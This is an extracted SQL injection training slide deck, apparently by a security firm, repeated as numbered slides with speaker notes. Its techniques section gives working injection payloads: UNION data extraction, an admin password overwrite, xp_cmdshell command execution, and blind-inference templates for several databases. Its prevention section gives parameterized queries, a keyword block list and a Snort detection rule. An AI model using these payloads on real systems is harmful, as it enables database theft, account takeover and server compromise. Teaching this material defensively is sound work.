Manish Dixit
                                                CISO
                                         Appin Security Group


Introduction   Background   Techniques    Prevention   Demo     Conclusions   Questions
    Background of SQL Injection
          Techniques and Examples
          Preventing SQL Injection
          Demo
          Wrap-Up
          Questions


Introduction   Background   Techniques   Prevention   Demo   Conclusions   Questions

Fat Server          Fat Client   Fat Server
                                                              & Fat Client
    Mainframes                       X
    Desktop Apps                                      X
    Web Apps                                                           X


Introduction   Background   Techniques   Prevention   Demo    Conclusions   Questions

Relational
                                         Database


          Platform                                                 Runtime
                                            Loose               Interpretation
        Independence
                                          Semantics


Introduction   Background   Techniques      Prevention   Demo   Conclusions   Questions
    Simple Injection
          Decoding Error Messages
          Blind Injection
          Encoding Exploits
          Stored Procedures
                     ---
          Programmer Error
           (Faulty Logic)


Introduction   Background   Techniques   Prevention   Demo   Conclusions   Questions
SQL Injection
                              Techniques


Introduction   Background   Techniques   Prevention   Demo   Conclusions   Questions
‘          “Hack”

    --        “Comment Out”

;               “End Statement”

     % , *  “Wildcards”
The input field is modified in such a way
 that the Database returns unintended
                   data.

                 Sql:
             SELECT <column name>
              FROM <Table name>
            WHERE <logic expression>

    Table Users
            Has columns “username” and “password”
            Accessed when users log in

          Table Customers
            Has column “phone”
            Users can look up other customer phone numbers by
             name
          Application does no input validation


Introduction   Background   Techniques   Prevention   Demo   Conclusions   Questions

    Query:
           SELECT phone
           FROM Customers
           WHERE last_name = ‘<name>’

          Input:
           x’ UNION SELECT username FROM users
           WHERE ‘x’ = ‘x


Introduction   Background   Techniques   Prevention   Demo   Conclusions   Questions

    Application has password changing page
          SQL: UPDATE users
              SET password = ‘<newpassword>’
           WHERE username = ‘<username>’

          Input:
             newpassword’ WHERE username LIKE
           ‘%admin%’ --


Introduction   Background   Techniques   Prevention   Demo   Conclusions   Questions

    Default SQL Server setup
            Default system admin account “sa” enabled
            No password!!!

          Supports multiple queries
          “Extended stored procedures”: C/C++ DLL
           files
            Read/write external files
            Access command line


Introduction   Background   Techniques   Prevention   Demo   Conclusions   Questions

    Use phone look-up query again:
           SELECT phone
           FROM customers
           WHERE last_name = ‘<name>’

          Input:
             '; exec master..xp_cmdshell
           'iisreset'; --


Introduction   Background   Techniques   Prevention   Demo   Conclusions   Questions
   Three classes of data-mining

       In-band

       Out-of-band

       Inference
   Data is included in response from the web
    server

   Could be a well rendered web page

       Using UNION SELECTS


   Error messages
   Data is retrieved using another communication
    channel:

       UTL_HTTP.REQUEST

       OPENROWSET

       XP_SENDMAIL

   At the core of inference is a question
   Action taken based upon the answer
   Chris Anley’s time delay:

declare @s varchar(8000)
select @s = db_name()
if (ascii(substring(@s, 1, 1)) & ( power(2, 0))) > 0
    waitfor delay '0:0:5'

   Examples:

       Time Delay

       Generate 200/500 responses

       Response Variation

       Wildly Silly Example – send mail to tech support of
        XYZ Corp about modem problem or monitor problem
        – if the call comes about a modem problem we know
        the answer

   CASE statements in SQL:

SELECT CASE
WHEN condition
THEN do_one_thing
ELSE do_another END

   Need query that will compile fine but generate
    error on branch execution:

SELECT CASE WHEN condition THEN 1 ELSE
  1/0 END
   Notes:
     Works well with SQL Server, Oracle, DB2
     MySQL returns NULL
     Informix ODBC driver returns 200 – even in event of
      error
     Response code could be 302 Redirect, etc – principle is
      the same.
     Leaves a large number of 500 response in log files
     App Environments like PL/SQL will return 404
      instead of 500
   Parameter Splitting and Balancing
   Avoids 500 responses

   ‘NGSSOFTWARE’
     ‘NGSSOFTWA’+’RE’
     ‘NGSSOFTWA’||’RE’
     ‘NGSSOFTWA’|| (SUBSELECT RETURNS R) || ‘E’
     ‘NGSSOFTWA’ + (SUBSELECT RETURNS R) + ‘E’


   2
     1+1
     1 + (SUBSELECT RETURNS 1)

   Cold Fusion Management
     Converts “ to &quot;
     Converts & to &amp;
     Converts > to &gt;
     Converts < to &lt;
     Doubles up single quotes
         Usually means attack vector is numeric input
   PHP often doubles single quote – magic quotes

   Rather than > use BETWEEN X AND Y

   Rather than & use ^
       A xor BIT = C
         if C is greater than A then Bit is not set
         If C is less than A then Bit is set


   Rather than ‘A’ use CHR(65)/CHAR(65)

   SQL Server – String data


' + (select case when
ascii(substring((sub-query),the_byte,1))^the_bit
between 0 and ascii(substring((sub-
   query),the_byte,1)) then char(known_value)
   else char(1/0) end) + '

   Oracle – Numeric


+ (select case when
bitand(ascii(substr((sub-query),the_byte,1)),
   the_bit) between 1 and 255 then 0 else 1/0 end
from dual)

   Oracle – String data


'|| (select case when
bitand(ascii(substr((sub-query),the_byte,1)),
   the_bit)
between 1 and 255 then chr(known_val) else
   chr(1/0) end from dual) ||'

   MySQL – Numeric


+ (select case when (ascii(substring((sub-
   query),the_byte,1))^the_bit) between 0 and
   ascii(substring((sub-query),the_byte,1)) then 0
   else 1 end

(uses page response variation)

   MySQL – String Data

' + (select case when (ascii(substring((sub-
   query),the_byte,1))^the_bit) between 0 and
   ascii(substring((sub-query),the_byte,1)) then 0
   else 1 end) + ‘

(one returns no recordset – the other returns all
  rows)

  Informix – Numeric
+ (select distinct case when bitval((SELECT distinct DECODE((select
   distinct (substr((sub-query),the_byte,1)) from
   sysmaster:informix.systables),"{",123,"|",124,"}",125,"~",126,"!",33,"$",
   36,"(",40,")",41,"*",42,",",44,"-",45,".",46,"/",47,"
   ",32,":",58,";",59,"_",95,"",92,".",46,"?",63,"-",45,"0",48,"1",49,"2",50,"3"
   ,51,"4",52,"5",53,"6",54,"7",55,"8",56,"9",57,"@",64,"A",65,"B",66,"C",67,"
   D",68,"E",69,"F",70,"G",71,"H",72,"I",73,"J",74,"K",75,"L",76,"M",77,"N",
   78,"O",79,"P",80,"Q",81,"R",82,"S",83,"T",84,"U",85,"V",86,"W",87,"X",8
   8,"Y",89,"Z",90,"a",97,"b",98,"c",99,"d",100,"e",101,"f",102,"g",103,"h",10
   4,"i",105,"j",106,"k",107,"l",108,"m",109,"n",110,"o",111,"p",112,"q",113,"
   r",114,"s",115,"t",116,"u",117,"v",118,"w",119,"x",120,"y",121,"z",122,63)
   from sysmaster:informix.systables),the_bit) between 1 and 255 then 1
   else (1/bitval(2,1)) end from sysmaster:informix.systables)-1

  Informix – String data
' || (select distinct case when bitval((SELECT distinct DECODE((select
   distinct (substr((sub-query),the_byte,1)) from
   sysmaster:informix.systables),"{",123,"|",124,"}",125,"~",126,"!",33,"$",
   36,"(",40,")",41,"*",42,",",44,"-",45,".",46,"/",47,"
   ",32,":",58,";",59,"_",95,"",92,".",46,"?",63,"-",45,"0",48,"1",49,"2",50,"3"
   ,51,"4",52,"5",53,"6",54,"7",55,"8",56,"9",57,"@",64,"A",65,"B",66,"C",67,"
   D",68,"E",69,"F",70,"G",71,"H",72,"I",73,"J",74,"K",75,"L",76,"M",77,"N",
   78,"O",79,"P",80,"Q",81,"R",82,"S",83,"T",84,"U",85,"V",86,"W",87,"X",8
   8,"Y",89,"Z",90,"a",97,"b",98,"c",99,"d",100,"e",101,"f",102,"g",103,"h",10
   4,"i",105,"j",106,"k",107,"l",108,"m",109,"n",110,"o",111,"p",112,"q",113,"
   r",114,"s",115,"t",116,"u",117,"v",118,"w",119,"x",120,"y",121,"z",122,63)
   from sysmaster:informix.systables),the_bit) between 1 and 255 then
   'xFC' else (1/bitval(2,1))::char end from
   sysmaster:informix.systables) ||'
Introduction   Background   Techniques   Prevention   Demo   Conclusions   Questions
      Input Validation
              Input Checking Functions
              Access Rights
              User Permissions
              Variable Placeholders
              Stored Procedures
Introduction    Background   Techniques   Prevention   Demo   Conclusions   Questions
    Checks
            Type
            Size
            Format
            Range

          Replace quotation marks

                 “All input is wrong and dangerous”


Introduction   Background   Techniques   Prevention   Demo   Conclusions   Questions
    Built in character rejection

           $sql = “SELECT * FROM Users WHERE ID =
             ‘” . $_GET[‘id’] . “’”;


           $sql = “SELECT * FROM Users WHERE ID
             =” .
             mysql_real_escape_string($_GET[‘id’]);
           $result = mysql_query($sql);


Introduction   Background   Techniques   Prevention   Demo   Conclusions   Questions
Web User
                                      vs.
                            System Administrator – ‘sa’


Introduction   Background     Techniques   Prevention   Demo   Conclusions   Questions
    Limit query access rights
            SELECT
            UPDATE
            DROP

          Restricted statement access
            Global-specific
            Database-specific
            Table-specific


Introduction   Background   Techniques   Prevention   Demo   Conclusions   Questions

    Defense from String Concatenation
          Enforcing database data types

      PreparedStatement prep =
        conn.prepareStatement("SELECT *
        FROM USERS WHERE PASSWORD=?");
       prep.setString(1, pwd);


Introduction   Background   Techniques   Prevention   Demo   Conclusions   Questions
    Use error checking variables
          Buffer direct database access


Introduction   Background   Techniques   Prevention   Demo   Conclusions   Questions

   System Administrators
     White  List / Blacklist Input Validation
     Least Privileges
     Application firewalls


   Developer
       Stored Procedures
       Parameterized queries
       Exception handling
   UrlScan v3.0
       restricts the types of HTTP requests that IIS will
        process
     [SQL Injection Headers]
     AppliesTo=.asp,.aspx

     [SQL Injection Headers Strings]
     --
     @ ; also catches @@
     alter
     delete
     drop
     exec
     insert
    alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS
     (msg:"SQL Injection "; flow:to_server,established;
    uricontent:".php | .aspx | .asp";
    pcre:"/(%27)|(')|(--)|(%23)|(#)/i";
    classtype:Web-application-attack; sid:9099; rev:5;)
   SNORT
       Create rule to check for SQL attack
   Enforce least privileges
     CREATE / DELETE
     Does not guarantee security


   Access to portion of data
       Create views
    SQL Injection continues to evolve with new
           technologies
          Dangerous Effects
              Access to critical information
              Updating data not meant to be updated
              Exploiting DBMS to directly affect the server and its resources


          Prevention of SQL Injection
              Input Validation and Query Building
              Permissions and Access Rights
              Variable Placeholders (Prepare) and Stored Procedures

Introduction    Background   Techniques   Prevention   Demo     Conclusions   Questions

    1) What could prevent the ‘Students’ table from
           being dropped?


          2) What is another way to prevent Injection?


Introduction   Background   Techniques   Prevention   Demo   Conclusions   Questions
   Achour, Mehdi, Friedhelm Betz, Antony Dovgal, et al. "Chapter 27.
               Database Security." PHP Manual. 13 January 2005. PHP
        Documentation Group. 07 Apr. 2005 <http://www.php- center.de/en-
        html-manual/security.database.sql-      injection.html>.
       Dewdney, A. K. The New Turing Omnibus. New York: Henry Holt,
               1989. 427-433.
       "Exploits of a Mom." xkcd.com. 4 Mar. 2008
        <http://xkcd.com/327/>.
       Finnigan, Pete. " SQL Injection and Oracle, Part One ."   SecurityFocus
        21 November 2002. 07 Apr 2005
        <http://www.securityfocus.com/infocus/1644>.
       Harper, Mitchell. "SQL Injection Attacks: Are You Safe?." Dev
        Articles. 29 May. 2002. 07 Apr. 2005
        <http://www.devarticles.com/c/a/MySQL/SQL-Injection-
        Attacks-Are-You-Safe/2/>.


Introduction   Background   Techniques   Prevention   Demo    Conclusions   Questions
Thank You
               Contact :- 0612 – 6544454 , 9031044450 /51/52/53

                    Emal : contact@appinsecuritygroup.com
                            info@appinsecuritygroup.com


                             Website : www.appinonline.com


Introduction    Background     Techniques   Prevention   Demo   Conclusions   Questions

Sql

  • 1.
    Manish Dixit CISO Appin Security Group Introduction Background Techniques Prevention Demo Conclusions Questions
  • 2.
    Background of SQL Injection  Techniques and Examples  Preventing SQL Injection  Demo  Wrap-Up  Questions Introduction Background Techniques Prevention Demo Conclusions Questions
  • 3.
    Introduction Background Techniques Prevention Demo Conclusions Questions
  • 4.
    Fat Server Fat Client Fat Server & Fat Client Mainframes X Desktop Apps X Web Apps X Introduction Background Techniques Prevention Demo Conclusions Questions
  • 5.
    Relational Database Platform Runtime Loose Interpretation Independence Semantics Introduction Background Techniques Prevention Demo Conclusions Questions
  • 6.
    Simple Injection  Decoding Error Messages  Blind Injection  Encoding Exploits  Stored Procedures ---  Programmer Error (Faulty Logic) Introduction Background Techniques Prevention Demo Conclusions Questions
  • 7.
    SQL Injection Techniques Introduction Background Techniques Prevention Demo Conclusions Questions
  • 8.
     “Hack” --  “Comment Out” ;  “End Statement” % , *  “Wildcards”
  • 9.
    The input fieldis modified in such a way that the Database returns unintended data. Sql: SELECT <column name> FROM <Table name> WHERE <logic expression>
  • 10.
    Table Users  Has columns “username” and “password”  Accessed when users log in  Table Customers  Has column “phone”  Users can look up other customer phone numbers by name  Application does no input validation Introduction Background Techniques Prevention Demo Conclusions Questions
  • 11.
    Query: SELECT phone FROM Customers WHERE last_name = ‘<name>’  Input: x’ UNION SELECT username FROM users WHERE ‘x’ = ‘x Introduction Background Techniques Prevention Demo Conclusions Questions
  • 12.
    Application has password changing page  SQL: UPDATE users SET password = ‘<newpassword>’ WHERE username = ‘<username>’  Input: newpassword’ WHERE username LIKE ‘%admin%’ -- Introduction Background Techniques Prevention Demo Conclusions Questions
  • 13.
    Default SQL Server setup  Default system admin account “sa” enabled  No password!!!  Supports multiple queries  “Extended stored procedures”: C/C++ DLL files  Read/write external files  Access command line Introduction Background Techniques Prevention Demo Conclusions Questions
  • 14.
    Use phone look-up query again: SELECT phone FROM customers WHERE last_name = ‘<name>’  Input: '; exec master..xp_cmdshell 'iisreset'; -- Introduction Background Techniques Prevention Demo Conclusions Questions
  • 15.
    Three classes of data-mining  In-band  Out-of-band  Inference
  • 16.
    Data is included in response from the web server  Could be a well rendered web page  Using UNION SELECTS  Error messages
  • 17.
    Data is retrieved using another communication channel:  UTL_HTTP.REQUEST  OPENROWSET  XP_SENDMAIL
  • 18.
    At the core of inference is a question  Action taken based upon the answer  Chris Anley’s time delay: declare @s varchar(8000) select @s = db_name() if (ascii(substring(@s, 1, 1)) & ( power(2, 0))) > 0 waitfor delay '0:0:5'
  • 19.
    Examples:  Time Delay  Generate 200/500 responses  Response Variation  Wildly Silly Example – send mail to tech support of XYZ Corp about modem problem or monitor problem – if the call comes about a modem problem we know the answer
  • 20.
    CASE statements in SQL: SELECT CASE WHEN condition THEN do_one_thing ELSE do_another END
  • 21.
    Need query that will compile fine but generate error on branch execution: SELECT CASE WHEN condition THEN 1 ELSE 1/0 END
  • 22.
    Notes:  Works well with SQL Server, Oracle, DB2  MySQL returns NULL  Informix ODBC driver returns 200 – even in event of error  Response code could be 302 Redirect, etc – principle is the same.  Leaves a large number of 500 response in log files  App Environments like PL/SQL will return 404 instead of 500
  • 23.
    Parameter Splitting and Balancing  Avoids 500 responses
  • 24.
    ‘NGSSOFTWARE’  ‘NGSSOFTWA’+’RE’  ‘NGSSOFTWA’||’RE’  ‘NGSSOFTWA’|| (SUBSELECT RETURNS R) || ‘E’  ‘NGSSOFTWA’ + (SUBSELECT RETURNS R) + ‘E’  2  1+1  1 + (SUBSELECT RETURNS 1)
  • 25.
    Cold Fusion Management  Converts “ to &quot;  Converts & to &amp;  Converts > to &gt;  Converts < to &lt;  Doubles up single quotes  Usually means attack vector is numeric input  PHP often doubles single quote – magic quotes
  • 26.
    Rather than > use BETWEEN X AND Y  Rather than & use ^  A xor BIT = C  if C is greater than A then Bit is not set  If C is less than A then Bit is set  Rather than ‘A’ use CHR(65)/CHAR(65)
  • 27.
    SQL Server – String data ' + (select case when ascii(substring((sub-query),the_byte,1))^the_bit between 0 and ascii(substring((sub- query),the_byte,1)) then char(known_value) else char(1/0) end) + '
  • 28.
    Oracle – Numeric + (select case when bitand(ascii(substr((sub-query),the_byte,1)), the_bit) between 1 and 255 then 0 else 1/0 end from dual)
  • 29.
    Oracle – String data '|| (select case when bitand(ascii(substr((sub-query),the_byte,1)), the_bit) between 1 and 255 then chr(known_val) else chr(1/0) end from dual) ||'
  • 30.
    MySQL – Numeric + (select case when (ascii(substring((sub- query),the_byte,1))^the_bit) between 0 and ascii(substring((sub-query),the_byte,1)) then 0 else 1 end (uses page response variation)
  • 31.
    MySQL – String Data ' + (select case when (ascii(substring((sub- query),the_byte,1))^the_bit) between 0 and ascii(substring((sub-query),the_byte,1)) then 0 else 1 end) + ‘ (one returns no recordset – the other returns all rows)
  • 32.
     Informix– Numeric + (select distinct case when bitval((SELECT distinct DECODE((select distinct (substr((sub-query),the_byte,1)) from sysmaster:informix.systables),"{",123,"|",124,"}",125,"~",126,"!",33,"$", 36,"(",40,")",41,"*",42,",",44,"-",45,".",46,"/",47," ",32,":",58,";",59,"_",95,"",92,".",46,"?",63,"-",45,"0",48,"1",49,"2",50,"3" ,51,"4",52,"5",53,"6",54,"7",55,"8",56,"9",57,"@",64,"A",65,"B",66,"C",67," D",68,"E",69,"F",70,"G",71,"H",72,"I",73,"J",74,"K",75,"L",76,"M",77,"N", 78,"O",79,"P",80,"Q",81,"R",82,"S",83,"T",84,"U",85,"V",86,"W",87,"X",8 8,"Y",89,"Z",90,"a",97,"b",98,"c",99,"d",100,"e",101,"f",102,"g",103,"h",10 4,"i",105,"j",106,"k",107,"l",108,"m",109,"n",110,"o",111,"p",112,"q",113," r",114,"s",115,"t",116,"u",117,"v",118,"w",119,"x",120,"y",121,"z",122,63) from sysmaster:informix.systables),the_bit) between 1 and 255 then 1 else (1/bitval(2,1)) end from sysmaster:informix.systables)-1
  • 33.
     Informix– String data ' || (select distinct case when bitval((SELECT distinct DECODE((select distinct (substr((sub-query),the_byte,1)) from sysmaster:informix.systables),"{",123,"|",124,"}",125,"~",126,"!",33,"$", 36,"(",40,")",41,"*",42,",",44,"-",45,".",46,"/",47," ",32,":",58,";",59,"_",95,"",92,".",46,"?",63,"-",45,"0",48,"1",49,"2",50,"3" ,51,"4",52,"5",53,"6",54,"7",55,"8",56,"9",57,"@",64,"A",65,"B",66,"C",67," D",68,"E",69,"F",70,"G",71,"H",72,"I",73,"J",74,"K",75,"L",76,"M",77,"N", 78,"O",79,"P",80,"Q",81,"R",82,"S",83,"T",84,"U",85,"V",86,"W",87,"X",8 8,"Y",89,"Z",90,"a",97,"b",98,"c",99,"d",100,"e",101,"f",102,"g",103,"h",10 4,"i",105,"j",106,"k",107,"l",108,"m",109,"n",110,"o",111,"p",112,"q",113," r",114,"s",115,"t",116,"u",117,"v",118,"w",119,"x",120,"y",121,"z",122,63) from sysmaster:informix.systables),the_bit) between 1 and 255 then 'xFC' else (1/bitval(2,1))::char end from sysmaster:informix.systables) ||'
  • 34.
    Introduction Background Techniques Prevention Demo Conclusions Questions
  • 35.
    Input Validation  Input Checking Functions  Access Rights  User Permissions  Variable Placeholders  Stored Procedures Introduction Background Techniques Prevention Demo Conclusions Questions
  • 36.
    Checks  Type  Size  Format  Range  Replace quotation marks “All input is wrong and dangerous” Introduction Background Techniques Prevention Demo Conclusions Questions
  • 37.
    Built in character rejection $sql = “SELECT * FROM Users WHERE ID = ‘” . $_GET[‘id’] . “’”; $sql = “SELECT * FROM Users WHERE ID =” . mysql_real_escape_string($_GET[‘id’]); $result = mysql_query($sql); Introduction Background Techniques Prevention Demo Conclusions Questions
  • 38.
    Web User vs. System Administrator – ‘sa’ Introduction Background Techniques Prevention Demo Conclusions Questions
  • 39.
    Limit query access rights  SELECT  UPDATE  DROP  Restricted statement access  Global-specific  Database-specific  Table-specific Introduction Background Techniques Prevention Demo Conclusions Questions
  • 40.
    Defense from String Concatenation  Enforcing database data types PreparedStatement prep = conn.prepareStatement("SELECT * FROM USERS WHERE PASSWORD=?"); prep.setString(1, pwd); Introduction Background Techniques Prevention Demo Conclusions Questions
  • 41.
    Use error checking variables  Buffer direct database access Introduction Background Techniques Prevention Demo Conclusions Questions
  • 42.
    Introduction Background Techniques Prevention Demo Conclusions Questions
  • 43.
    System Administrators  White List / Blacklist Input Validation  Least Privileges  Application firewalls  Developer  Stored Procedures  Parameterized queries  Exception handling
  • 44.
    UrlScan v3.0  restricts the types of HTTP requests that IIS will process [SQL Injection Headers] AppliesTo=.asp,.aspx [SQL Injection Headers Strings] -- @ ; also catches @@ alter delete drop exec insert alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"SQL Injection "; flow:to_server,established; uricontent:".php | .aspx | .asp"; pcre:"/(%27)|(')|(--)|(%23)|(#)/i"; classtype:Web-application-attack; sid:9099; rev:5;)  SNORT  Create rule to check for SQL attack
  • 45.
    Enforce least privileges  CREATE / DELETE  Does not guarantee security  Access to portion of data  Create views
  • 46.
    SQL Injection continues to evolve with new technologies  Dangerous Effects  Access to critical information  Updating data not meant to be updated  Exploiting DBMS to directly affect the server and its resources  Prevention of SQL Injection  Input Validation and Query Building  Permissions and Access Rights  Variable Placeholders (Prepare) and Stored Procedures Introduction Background Techniques Prevention Demo Conclusions Questions
  • 47.
    1) What could prevent the ‘Students’ table from being dropped?  2) What is another way to prevent Injection? Introduction Background Techniques Prevention Demo Conclusions Questions
  • 48.
    Achour, Mehdi, Friedhelm Betz, Antony Dovgal, et al. "Chapter 27. Database Security." PHP Manual. 13 January 2005. PHP Documentation Group. 07 Apr. 2005 <http://www.php- center.de/en- html-manual/security.database.sql- injection.html>.  Dewdney, A. K. The New Turing Omnibus. New York: Henry Holt, 1989. 427-433.  "Exploits of a Mom." xkcd.com. 4 Mar. 2008 <http://xkcd.com/327/>.  Finnigan, Pete. " SQL Injection and Oracle, Part One ." SecurityFocus 21 November 2002. 07 Apr 2005 <http://www.securityfocus.com/infocus/1644>.  Harper, Mitchell. "SQL Injection Attacks: Are You Safe?." Dev Articles. 29 May. 2002. 07 Apr. 2005 <http://www.devarticles.com/c/a/MySQL/SQL-Injection- Attacks-Are-You-Safe/2/>. Introduction Background Techniques Prevention Demo Conclusions Questions
  • 49.
    Thank You Contact :- 0612 – 6544454 , 9031044450 /51/52/53 Emal : contact@appinsecuritygroup.com info@appinsecuritygroup.com Website : www.appinonline.com Introduction Background Techniques Prevention Demo Conclusions Questions

Editor's Notes

  • #15 RFID virus uses MS SQL Server commands.
  • #38 PHP example
  • #42 May remove this slide
  • #43 http://sacs.ucf.edu/ccr/cct_welcome.asp
  • #45 What is WhiteList/Blacklist input validation - explain Choose whitelist over black list it much easier to accept valid states than it is to denythem
  • #46 This will not prevent SQL injection attack but it will minimize it. Create/Delete – you application will most likely never have to create and drop tables at runtime Elevation of privileges Views should only access data that is required for the application